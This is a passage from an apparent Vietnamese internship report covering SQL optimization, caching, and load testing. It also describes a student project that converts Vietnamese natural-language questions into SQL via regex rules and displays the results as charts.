| Tối ưu hóa các phép nối (JOIN) | Dùng đúng loại JOIN (INNER, LEFT,...) và đảm bảo các cột JOIN có chỉ mục. Sắp xếp JOIN theo hướng lọc từ nhỏ đến lớn nếu cần. |
| Giảm thiểu sử dụng subquery | Truy vấn con thường chậm hơn JOIN. Nếu có thể, hãy thay thế bằng JOIN hoặc WITH (CTE) để tăng khả năng tái sử dụng và hiệu suất. |
| Dùng UNION ALL thay vì UNION | UNION loại bỏ bản ghi trùng nên tốn công so sánh. Nếu không cần loại trùng, dùng UNION ALL sẽ nhanh hơn. |
| Dùng stored procedure | Lưu trữ logic truy vấn trong CSDL, đã biên dịch sẵn, giảm chi phí phân tích lại câu lệnh SQL và tăng tính tái sử dụng. |
| Tránh sử dụng hàm trên cột trong WHERE | Ví dụ: WHERE YEAR(date_col) = 2023 khiến index bị vô hiệu. Viết lại thành WHERE date_col BETWEEN '2023-01-01' AND '2023-12-31'. |
| Dùng EXISTS thay vì COUNT(*) | EXISTS dừng lại ngay khi tìm thấy kết quả, còn COUNT đếm hết. Với điều kiện kiểm tra sự tồn tại, EXISTS tối ưu hơn. |
| Phân vùng (partitioning) | Dữ liệu lớn có thể phân vùng theo date, region, giúp truy vấn chỉ quét đúng phân vùng thay vì toàn bộ bảng. |
| Giảm phân mảnh (defragmentation) | Dữ liệu bị phân mảnh (fragmented) làm tăng I/O truy xuất. Cần bảo trì, REBUILD INDEX hoặc OPTIMIZE TABLE định kỳ. |
| Chuẩn hóa cơ sở dữ liệu | Tránh trùng lặp, tăng tính nhất quán dữ liệu và hỗ trợ truy vấn hiệu quả hơn. Tuy nhiên cần cân nhắc với phi chuẩn hóa trong hệ thống đọc nhiều. |
| Theo dõi hiệu suất truy vấn thường xuyên | Sử dụng EXPLAIN, QUERY PLAN, Slow Query Log, pg_stat_statements hoặc các công cụ APM (New Relic, Datadog,...) để phát hiện bottleneck. |

Công cụ hỗ trợ tối ưu truy vấn:

| Công cụ | Mô tả chức năng |
|--------------------------|----------------------------------------------------------|
| EXPLAIN, ANALYZE | Phân tích kế hoạch thực thi truy vấn |
| Slow Query Log (MySQL) | Ghi lại các truy vấn chậm để theo dõi và xử lý |
| pg_stat_statements | Thống kê hiệu suất truy vấn trong PostgreSQL |
| SQL Profiler | Công cụ theo dõi truy vấn trong SQL Server |
| OPTIMIZE TABLE, REINDEX | Dọn dẹp, giảm phân mảnh vật lý cho bảng dữ liệu |
| APM tools (New Relic...) | Theo dõi hiệu năng hệ thống và query theo thời gian thực |

Chương 6: Caching

6.1 Khái niệm

Caching là một kỹ thuật tăng độ truy xuất dữ liệu và giảm tải cho hệ thống. Cache là nơi lưu tập hợp các dữ liệu – thường có tính chất nhất thời – cho phép sử dụng lại dữ liệu đã lấy hoặc tính toán trước đó. Kết quả là việc truy xuất dữ liệu ở những lần sau sẽ nhanh hơn rất nhiều so với việc xử lý lại từ đầu.

Cache thường được lưu trữ trong RAM, giúp tăng tốc độ đọc và ghi nhờ vào tốc độ xử lý cao của bộ nhớ truy cập ngẫu nhiên.

Nhờ vào IOPS cao (Input/Output Operations per Second) của RAM và các engine như Redis, Memcached, việc sử dụng cache có thể:

- Giảm độ trễ khi truy xuất dữ liệu (microsecond-level).
- Tránh quá tải cho cơ sở dữ liệu.
- Giảm chi phí scale phần cứng truyền thống (database, CPU, disk).

Amazon ElastiCache là dịch vụ cloud giúp dễ dàng triển khai Redis hoặc Memcached, giúp tăng tốc cho ứng dụng web bằng việc truy xuất dữ liệu trực tiếp từ bộ nhớ thay vì đĩa.

- Tăng hiệu suất ứng dụng
- Giảm tải và chi phí cho database
- Xử lý tốt các đợt tăng traffic đột biến
- Giảm độ trễ cho backend
- Tăng thông lượng truy xuất dữ liệu (IOPS)

6.2 Cơ chế hoạt động

Caching lưu trữ tạm thời một tập hợp con dữ liệu trong bộ nhớ RAM, thường là dữ liệu truy cập thường xuyên hoặc dữ liệu có chi phí tính toán cao.

Khi một yêu cầu được gửi đến:

1. Ứng dụng sẽ kiểm tra cache.
2. Nếu dữ liệu có trong cache (cache hit) thì trả về luôn.
3. Nếu dữ liệu không có trong cache (cache miss) thì truy xuất từ nguồn gốc (database, API...) rồi lưu vào cache cho lần truy cập sau.

Sự khác biệt giữa truy xuất RAM và truy xuất từ disk (ví dụ SSD/HDD hoặc cơ sở dữ liệu) là cực kỳ lớn về mặt hiệu năng, đặc biệt khi hệ thống phải xử lý hàng nghìn đến hàng triệu yêu cầu mỗi giây.

6.3 Phân loại cache

| Loại Cache | Mô tả |
|-------------------|------------------------------------------------------------|
| In-Memory Cache | Lưu trong RAM, rất nhanh, dùng Redis/Memcached. |
| Browser Cache | Lưu nội dung web tĩnh ở client (HTML, JS, ảnh...). |
| CDN Cache | Cache nội dung gần người dùng tại các edge server. |
| Application Cache | Cache business logic, tính toán trung gian, API responses. |

| | |
|---------------------|------------------------------------------|
| Query Cache | Cache kết quả truy vấn SQL hoặc ORM. |
| Page/Fragment Cache | Cache toàn bộ trang hoặc từng phần HTML. |

6.4 Các tầng caching

| Layer | Use Case | Technologies | Solutions |
|-------------|---------------------------------------|----------------------------------------|--------------------------------------|
| Client-Side | Cache nội dung web trên browser | HTTP Cache Headers, Browsers | Chrome, Firefox cache |
| DNS | Cache phân giải tên miền | DNS Servers | Amazon Route 53 |
| Web/CDN | Cache nội dung web (HTML, JS, ảnh...) | CDNs, Reverse Proxy, Nginx, HTTP Cache | Cloudflare, CloudFront, ElastiCache |
| Application | Cache session, logic tính toán, API | Redis, Memcached, App Frameworks | Express + Redis, Spring + Redis |
| Database | Cache query kết quả DB | DB Buffers, Redis/Memcached | MySQL Query Cache, Redis front of DB |

6.5 Design Patterns trong Caching

Trong môi trường phân tán (Distributed Computing Environment – DCE), cache có thể hoạt động như một lớp độc lập trung gian giữa các hệ thống khác nhau. Một số mô hình cache phổ biến:

| Pattern | Mô tả |
|---------------------|---------------------------------------------------------------------------------|
| Cache Aside (Lazy) | Ứng dụng kiểm tra cache → nếu không có, truy DB và lưu lại. |
| Write Through | Ghi vào cache và DB cùng lúc. Dữ liệu đồng bộ. |
| Write Back (Behind) | Ghi vào cache trước, cập nhật DB sau. Hiệu suất cao, nhưng rủi ro mất dữ liệu. |
| Read Through | Ứng dụng chỉ đọc từ cache; cache sẽ tự fetch từ nguồn gốc nếu không có dữ liệu. |

6.6 Best Practices khi dùng Cache

Khi triển khai hệ thống caching, việc áp dụng các nguyên tắc và thực tiễn tốt sẽ giúp cache hoạt động ổn định, hiệu quả và tránh được các rủi ro về dữ liệu.

Thứ nhất, cần sử dụng TTL (Time To Live) hợp lý cho từng loại dữ liệu được cache. TTL xác định thời gian tồn tại của dữ liệu trong cache, sau khoảng thời gian này dữ liệu sẽ bị loại bỏ và phải truy xuất lại từ nguồn gốc. Nếu TTL quá dài, dữ liệu có thể trở nên lỗi thời (stale); ngược lại, TTL quá ngắn sẽ làm mất hiệu quả của cache.

Thứ hai, nên đặt key cache rõ ràng và có cấu trúc namespace để dễ dàng quản lý và truy xuất. Một convention phổ biến là sử dụng định dạng như `user:123:profile` hoặc `product:456:detail` nhằm phân loại dữ liệu theo đối tượng và mục đích sử dụng. Điều này giúp tránh trùng lặp key và hỗ trợ tốt cho việc xóa, cập nhật, hoặc theo dõi cache.

Thứ ba, cần theo dõi tỉ lệ cache hit/miss để đánh giá hiệu quả của cache. Việc tích hợp logging hoặc các công cụ giám sát (monitoring) giúp phát hiện sớm các tình trạng cache không hiệu quả hoặc bị lạm dụng. Dựa vào các chỉ số này, bạn có thể tối ưu lại TTL, chiến lược lưu hoặc loại trừ dữ liệu khỏi cache.

Thứ tư, phải đảm bảo tính nhất quán của cache (cache consistency), đặc biệt là trong các hệ thống phân tán với nhiều node hoặc khi dữ liệu thường xuyên thay đổi. Việc đảm bảo dữ liệu trong cache luôn phản ánh đúng dữ liệu gốc là rất quan

trọng, nếu không sẽ dẫn đến các lỗi logic, hiển thị sai hoặc sai sót nghiêm trọng trong ứng dụng.

Cuối cùng, nếu hệ thống sử dụng cache – như Redis – làm nguồn dữ liệu chính (primary store), cần phải xác định rõ RTO (Recovery Time Objective) và RPO (Recovery Point Objective). Đây là hai chỉ số quan trọng đánh giá khả năng khôi phục sau sự cố: RTO là thời gian cho phép để hệ thống trở lại hoạt động bình thường, còn RPO là lượng dữ liệu tối đa có thể bị mất. Các chỉ số này giúp bạn đánh giá mức độ an toàn của việc lưu dữ liệu trực tiếp trong In-Memory Engine và có kế hoạch sao lưu/phục hồi phù hợp.

6.7 Công nghệ phổ biến

| Công nghệ | Mô tả |
|------------------|-------------------------------------------------------------|
| Redis | Key-Value store mạnh, hỗ trợ TTL, pub/sub, persistence. |
| Memcached | Key-Value đơn giản, nhẹ, tốc độ cao, không lưu trữ lâu dài. |
| CDN (Cloudflare) | Cache toàn cầu gần người dùng, phù hợp với web content. |
| Nginx/Varnish | Reverse proxy hỗ trợ HTTP caching. |

Chương 7: Load Testing – Kiểm thử tải

7.1 Khái niệm

Load Testing (kiểm thử tải) là quá trình đưa một lượng người dùng hoặc khối lượng công việc mô phỏng vào một hệ thống, dịch vụ hoặc ứng dụng nhằm đo lường cách hệ thống phản hồi trong điều kiện tải bình thường và tải cao.

Mục tiêu chính của Load Testing là xác định:

- Khả năng chịu tải tối đa của hệ thống trước khi xảy ra lỗi.
- Các “điểm nghẽn hiệu năng” (performance bottlenecks).
- Độ ổn định, khả năng mở rộng và hiệu suất khi có nhiều người dùng đồng thời.

Load Testing thường được thực hiện ở giai đoạn cuối của vòng đời phát triển phần mềm nhằm đảm bảo hệ thống sẵn sàng vận hành trong môi trường thực tế với số lượng lớn người dùng.

7.2 Quy trình thực hiện Loading Testing

Load Testing nên tuân thủ một quy trình có cấu trúc gồm các bước cụ thể như sau:

Bước 1: Kiểm tra thiết lập môi trường: Thiết lập môi trường kiểm thử sao cho càng giống môi trường production càng tốt, bao gồm cấu hình phần cứng, hệ điều hành, mạng, phần mềm middleware, và database. Điều này giúp kết quả kiểm thử phản ánh thực tế chính xác hơn.

Bước 2: Xác định tiêu chí hiệu suất: Các chỉ số hiệu suất chính (KPI) cần được xác định từ đầu như:

- Throughput (tốc độ xử lý)
- Response time (thời gian phản hồi)
- Số lượng giao dịch/giây
- Tỷ lệ lỗi chấp nhận được

Các giới hạn ngưỡng giúp xác định thành công hay thất bại của quá trình kiểm thử.

Bước 3: Lập kế hoạch kiểm thử: Lựa chọn công cụ phù hợp (JMeter, LoadRunner, v.v.) và xác định các kịch bản cần kiểm tra: trang nào, API nào, số lượng người dùng ảo, thời lượng test, loại tải,...

Bước 4: Tạo người dùng ảo (Virtual Users – VUser): Viết các tập lệnh mô phỏng hành vi người dùng như: đăng nhập, mua hàng, truy cập API... để tạo ra khối lượng tải tương đương với nhiều người dùng thực cùng lúc.

Bước 5: Tạo kịch bản kiểm thử: Tạo kịch bản gồm nhiều tình huống tích cực (user sử dụng đúng quy trình) và tiêu cực (nhập sai, timeout, hành vi bất thường) nhằm kiểm tra độ ổn định và khả năng chống chịu của hệ thống.

Bước 6: Chạy kịch bản: Thiết lập thời gian bắt đầu, thời gian tăng tải (ramp-up), thời lượng kiểm thử và mức tải đỉnh. Load test sẽ được thực hiện bằng cách cho các user ảo tương tác đồng thời với hệ thống.

Bước 7: Theo dõi kịch bản: Giám sát thời gian thực các thông số như:

- Tải CPU, RAM, Disk, Network
- Thời gian phản hồi trung bình
- Tỷ lệ lỗi
- Hiệu suất của từng tầng (Web, DB, Middleware)

Các công cụ như LoadRunner, Grafana, hoặc New Relic thường được sử dụng để trực quan hóa dữ liệu này.

Bước 8: Phân tích kết quả: Kết quả kiểm thử được phân tích dưới dạng biểu đồ, báo cáo và log. Các điểm tắc nghẽn, thời gian trễ bất thường, lỗi hệ thống... sẽ được đánh giá và đưa ra đề xuất cải tiến. Load test có thể được lặp lại sau khi tối ưu.

Một số công cụ Load Testing phổ biến:

| Công cụ | Mô tả |
|-----------------|---------------------------------------------------------------------|
| Apache JMeter | Open-source, hỗ trợ HTTP, WebSockets, Database, API,... |
| HP LoadRunner | Thương mại, mạnh mẽ, tích hợp tốt với hệ thống phức tạp. |
| LoadUI NG Pro | Tập trung kiểm thử API. |
| WebLOAD | Mạnh về kiểm thử web và enterprise systems. |
| SmartMeter.io | UI thân thiện, dựa trên JMeter, mở rộng khả năng báo cáo. |
| Tricentis Flood | Load test trên cloud, hỗ trợ kịch bản JMeter, Gatling, Selenium. |
| LoadView | Kiểm thử trên trình duyệt thực tế, có khả năng kiểm tra UI thực tế. |

7.4 Ưu nhược điểm

Ưu điểm:

- Phát hiện sớm các lỗi hiệu suất và điểm nghẽn trước khi triển khai.
- Cải thiện khả năng mở rộng hệ thống (scalability).

- Giảm thiểu rủi ro downtime, nâng cao độ tin cậy.
- Tăng sự hài lòng của người dùng, cải thiện doanh thu.

Nhược điểm:

- Đòi hỏi người kiểm thử có kiến thức kỹ thuật, biết dùng công cụ chuyên sâu.
- Một số công cụ thương mại có chi phí cao.
- Khó thiết lập môi trường gần giống thực tế nếu hệ thống phức tạp.

7.5 Ứng dụng

- Mô phỏng tình huống thực tế: Trong môi trường sản xuất, hệ thống thường phải xử lý hàng trăm, thậm chí hàng ngàn yêu cầu mỗi giây. Một ứng dụng có thể hoạt động hoàn hảo trong quá trình kiểm thử chức năng đơn lẻ, nhưng lại sụp đổ hoàn toàn khi lượng người dùng tăng cao nếu không được kiểm thử tải trước. Load Testing giúp mô phỏng những tình huống sử dụng thực tế với số lượng người dùng lớn, từ đó xác định sớm các điểm tắc nghẽn và tránh rủi ro downtime hoặc mất dữ liệu trong môi trường thật.
- Đánh giá tác động của thay đổi mã nguồn: Ngay cả khi hệ thống đã từng vượt qua các bài kiểm thử tải trước đó, bất kỳ sự thay đổi nào về mã nguồn, kiến trúc, hoặc cấu hình hệ thống đều có thể ảnh hưởng đến hiệu năng. Các chức năng mới, cơ chế truy xuất cơ sở dữ liệu, logic nghiệp vụ hoặc cấu trúc frontend/backend có thể làm gia tăng thời gian phản hồi hoặc gây lỗi khi tải tăng. Do đó, Load Testing cần được thực hiện định kỳ, đặc biệt sau mỗi lần cập nhật hệ thống quan trọng.
- Giảm thiểu thiệt hại tài chính: Hệ thống gặp sự cố trong giờ cao điểm không chỉ ảnh hưởng tới hình ảnh thương hiệu mà còn gây tổn thất doanh thu trực tiếp. Chi phí đầu tư cho kiểm thử tải là không đáng kể nếu so với chi phí mất mát do ngừng hoạt động trong thực tế.
- Ngăn ngừa mất khách hàng và uy tín thương hiệu: Người dùng hiện đại có kỳ vọng rất cao về hiệu suất và tốc độ truy cập. Load Testing giúp đảm bảo rằng hệ thống duy trì tính khả dụng và hiệu suất ổn định trong những thời điểm quan trọng nhất – nơi chỉ một phút downtime cũng có thể khiến doanh nghiệp mất hàng trăm nghìn USD và làm giảm lòng tin từ người dùng.

Chương 8: Xây dựng hệ thống trực quan dữ liệu dựa trên ngôn ngữ tự nhiên

Link source github: <https://github.com/theducminh/B-o-c-o-th-c-t-p-c-ng-ty-VCCorp/tree/WebNN>

8.1 Giới thiệu

Dự án “Phần mềm quản lý cửa hàng” sử dụng Rule-based NLP để người dùng nhập câu hỏi tự nhiên, hệ thống sẽ phân tích và tạo ra biểu đồ tương tác một cách trực quan. Cụ thể, chỉ cần nhập câu hỏi như:

- “Doanh thu theo từng tháng trong năm 2025 là bao nhiêu?”
- “Doanh thu theo từng quý trong năm 2025 là bao nhiêu?”
- “Doanh thu theo từng sản phẩm trong năm 2025 là bao nhiêu?”
- “Số lượng đơn hàng bán ra theo ngày trong tháng 3 năm 2025?”
- “Top 5 sản phẩm bán chạy trong năm”

Hệ thống tự động xử lý NLP, tạo truy vấn SQL tương ứng, thực hiện query trên cơ sở dữ liệu và trả về kết quả dưới dạng biểu đồ bar, line hoặc pie.

8.2 Kiến trúc hệ thống

Backend: NodeJs, Express, MSSQL

- Module nlpController.js: xử lý câu hỏi đầu vào thông qua luật (rules), dùng regex để phân tích keywords, trích xuất các giá trị như month, year.
- ruleBasedQueries: mảng chứa các rule, mỗi rule định nghĩa:
 1. pattern: regex khớp câu hỏi đã normalize.
 2. extract: hàm trích biến (year, month...).
 3. query: tạo truy vấn SQL tùy thuộc biến.
 4. label, chartType: xác định nhãn và loại biểu đồ
- Các API: POST /api/nlp nhận JSON { question }, trả về { chartType, labels, data, label }.

Frontend: HTML, TailwindCSS, Chart.js Fetch

- Input: ô nhập câu hỏi tự nhiên.
- Fetch: gửi đến endpoint NLP.

- Render Chart: sử dụng Chart.js để hiển thị biểu đồ tương ứng dạng bar, line hoặc pie.
- Responsive: canvas tự động co giãn (responsive: true) phù hợp kích thước màn hình.

8.3 Quy trình xử lý NLP

1. Chuẩn hóa chuỗi đầu vào:
normalizeVN(question): chuyển sang chữ thường, loại bỏ dấu.
2. Duyệt qua ruleBasedQueries theo thứ tự ưu tiên:
 - Thử match normalized.match(pattern)
 - Nếu match thành công → gọi extract(match) để lấy biến month/year.
3. Tạo truy vấn SQL: nếu query là function thì truyền biến đã extract để tạo query chính xác.
4. Thực thi query với mssql:
 - Kết nối đến SQL Server từ pool.
 - Trả về kết quả { chartType, labels: [...], data: [...], label }.
5. Xử lý lỗi:
 - Nếu không match rule nào thì trả "Không hiểu câu hỏi".
 - Nếu extract lỗi hoặc SQL lỗi thì trả mã lỗi thích hợp (400 hoặc 500).

8.4 Các rule tiêu biểu

| STT | Mẫu câu hỏi | Rule được kích hoạt | SQL truy vấn | Loại biểu đồ |
|-----|-------------------------------------|---------------------------------------------|----------------------------------------------------------------------------------------------------------------------|--------------|
| 1 | Doanh thu theo từng tháng trong năm | /(doanh thu).*(thang tháng)·*nam\s*(\d{4})/ | SELECT FORMAT(order_date, 'yyyy-MM') AS label, SUM(total_price) AS value FROM Orders WHERE YEAR(order_date) = | bar |

| | | | | |
|---|-----------------------------------------------------------|-----------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----|
| | 2025 là bao nhiêu? | | <pre> \${year} GROUP BY FORMAT(order_date, 'yyyy-MM') ORDER BY FORMAT(order_date, 'yyyy-MM') </pre> | |
| 2 | Doanh thu theo từng quý trong năm 2025 là bao nhiêu? | <pre> /(doanh thu). *(quý quý).*n am\s*(\d{4})/ </pre> | <pre> WITH Quarters AS (SELECT 1 AS quarter UNION ALL SELECT 2 UNION ALL SELECT 3 UNION ALL SELECT 4) SELECT CONCAT('Quý ', q.quarter) AS label, ISNULL(SUM(o.total_price), 0) AS value FROM Quarters q LEFT JOIN Orders o ON DATEPART(QUARTER, o.order_date) = q.quarter AND YEAR(o.order_date) = \${year} GROUP BY q.quarter ORDER BY q.quarter </pre> | bar |
| 3 | Doanh thu theo từng sản phẩm trong năm 2025 là bao nhiêu? | <pre> /(doanh thu).*(san pham sản phẩm).*nam\s *(\d{4})/ </pre> | <pre> SELECT p.name AS label, SUM(od.quantity * od.price) AS value FROM OrderDetails od JOIN Orders o ON od.order_id = o.order_id JOIN Products p ON od.product_id = p.product_id WHERE YEAR(o.order_date) = \${year} </pre> | bar |

| | | | | |
|---|------------------------------------------------------------|------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------|
| | | | GROUP BY p.name ORDER BY SUM(od.quantity * od.price) DESC | |
| 4 | Top 5 sản phẩm bán chạy trong năm | /(san pham sản phẩm).*(ban chay bán chạy top).*(nam năm)\s*(\d{4})/ | SELECT TOP 5 p.name AS label, SUM(od.quantity) AS value FROM OrderDetails od JOIN Products p ON od.product_id = p.product_id JOIN Orders o ON od.order_id = o.order_id WHERE YEAR(o.order_date) = \${year} GROUP BY p.name ORDER BY SUM(od.quantity) DESC | pie |
| 5 | Số lượng đơn hàng bán ra theo ngày trong tháng 3 năm 2025? | /so luong\s+(don hang đơn hàng)(.*)? thang\s+(\d{1,2}).*nam\s+(\d{4})/ | SELECT FORMAT(order_date, 'dd') AS label, COUNT(*) AS value FROM Orders WHERE MONTH(order_date) = \${month} AND YEAR(order_date) = \${year} GROUP BY FORMAT(order_date, 'dd') ORDER BY FORMAT(order_date, 'dd') | line |

8.5 Cơ sở dữ liệu

Đây là cơ sở dữ liệu liên quan hệ bao gồm các bảng, khóa chính, khóa ngoài, ... như hình bên dưới và dữ liệu được nhập vào thủ công:

| Employees | |
|-----------|-------------|
| ⚡ | employee_id |
| | name |
| | sex |
| | email |
| | phone |
| | position |
| | password |
| | hire_date |

| Orders | |
|--------|-------------|
| ⚡ | order_id |
| | customer_id |
| | order_date |
| | status |
| | total_price |


| OrderDetails | |
|--------------|------------|
| ⚡ | order_id |
| ⚡ | product_id |
| | quantity |
| | price |

| Customers | |
|-----------|-------------|
| ⚡ | customer_id |
| | name |
| | email |
| | phone |
| | address |

| Suppliers | |
|-----------|-------------|
| ⚡ | supplier_id |
| | name |
| | phone |
| | email |
| | address |

| Products | |
|----------|-------------|
| ⚡ | product_id |
| | name |
| | description |
| | price |
| | quantity |
| | supplier_id |





8.6 Cài đặt Backend

- Phần mềm thiết kế theo mô hình MVC
- Các tệp chính:
 - server.ts: khởi tạo server, , kết nối MSSQL
 - controllers/: chứa các controller như /nlpController, /customersController, /ordersController, /orderdetailsController, /productsController,

- routes/: định nghĩa các API như /npl, /customer,/order, /orderdetails, /products,...

-Các API chính:

| API | Phương thức | Mô tả |
|-------------------|-------------|----------------------------|
| /api/customers | GET | Lấy danh sách khách hàng |
| /api/products | GET | Lấy danh sách sản phẩm |
| /api/orders | GET | Lấy danh sách đơn hàng |
| /api/orderdetails | GET | Lấy chi tiết đơn hàng |
| /api/employees | GET | Lấy danh sách nhân viên |
| /api/suppliers | GET | Lấy danh sách nhà cung cấp |
| /api/nlp/query | POST | Truy vấn ngôn ngữ tự nhiên |

Ngoài ra còn có các API POST, PUT, GET,.. khác thực hiện các chức năng thêm sửa, xóa các bảng.

- Cài đặt và chạy:

- Cài đặt dependencies: *npm install express mssql cors dotenv*
- Cấu hình .env: PORT, DB_USER, DB_PASSWORD, DB_SERVER, DB-PORT, DB_NAME
- Cấu hình server.js
- Khởi chạy Backend: node server.js

8.7 Cài đặt Frontend

- Thư mục `public` là nơi lưu trữ các tài nguyên phía client, bao gồm HTML, CSS và JavaScript để hiển thị giao diện và xử lý tương tác người dùng.

- Cấu trúc chính:

- Giao diện người dùng được chia thành các HTML độc lập, mỗi file HTML gọi các script JavaScript tương ứng để hoạt động.
 - CSS (style.css) định nghĩa bố cục, màu sắc, bố trí giao diện người dùng.
 - Các script chia theo chức năng
- Các màn hình

- login.html: Cho phép người dùng nhập username và password để đăng nhập. Khi xác thực thành công, điều hướng sang main.html.
- main.html: Là giao diện chính chứa các nav: Trực quan dữ liệu, Trang chủ, Quản lý nhân viên, Quản lý đơn hàng, Quản lý nhà cung cấp, Quản lý khách hàng


- Triển khai và chạy: chạy trên <http://localhost:3000/main.html>

8.5 Tính năng chính

- Đăng nhập tài khoản
- Xem, thêm, sửa, tìm kiếm, xóa danh sách sản phẩm, nhân viên, đơn hàng, nhà cung cấp, khách hàng
- Trực quan dữ liệu bằng ngôn ngữ tự nhiên


8.6 Kết quả

- Màn hình đăng nhập: là màn hình đầu tiên khi chạy hệ thống. Người dùng nhập username và password để đăng nhập. Đăng nhập thành công sẽ chuyển tới màn hình Trang chủ:

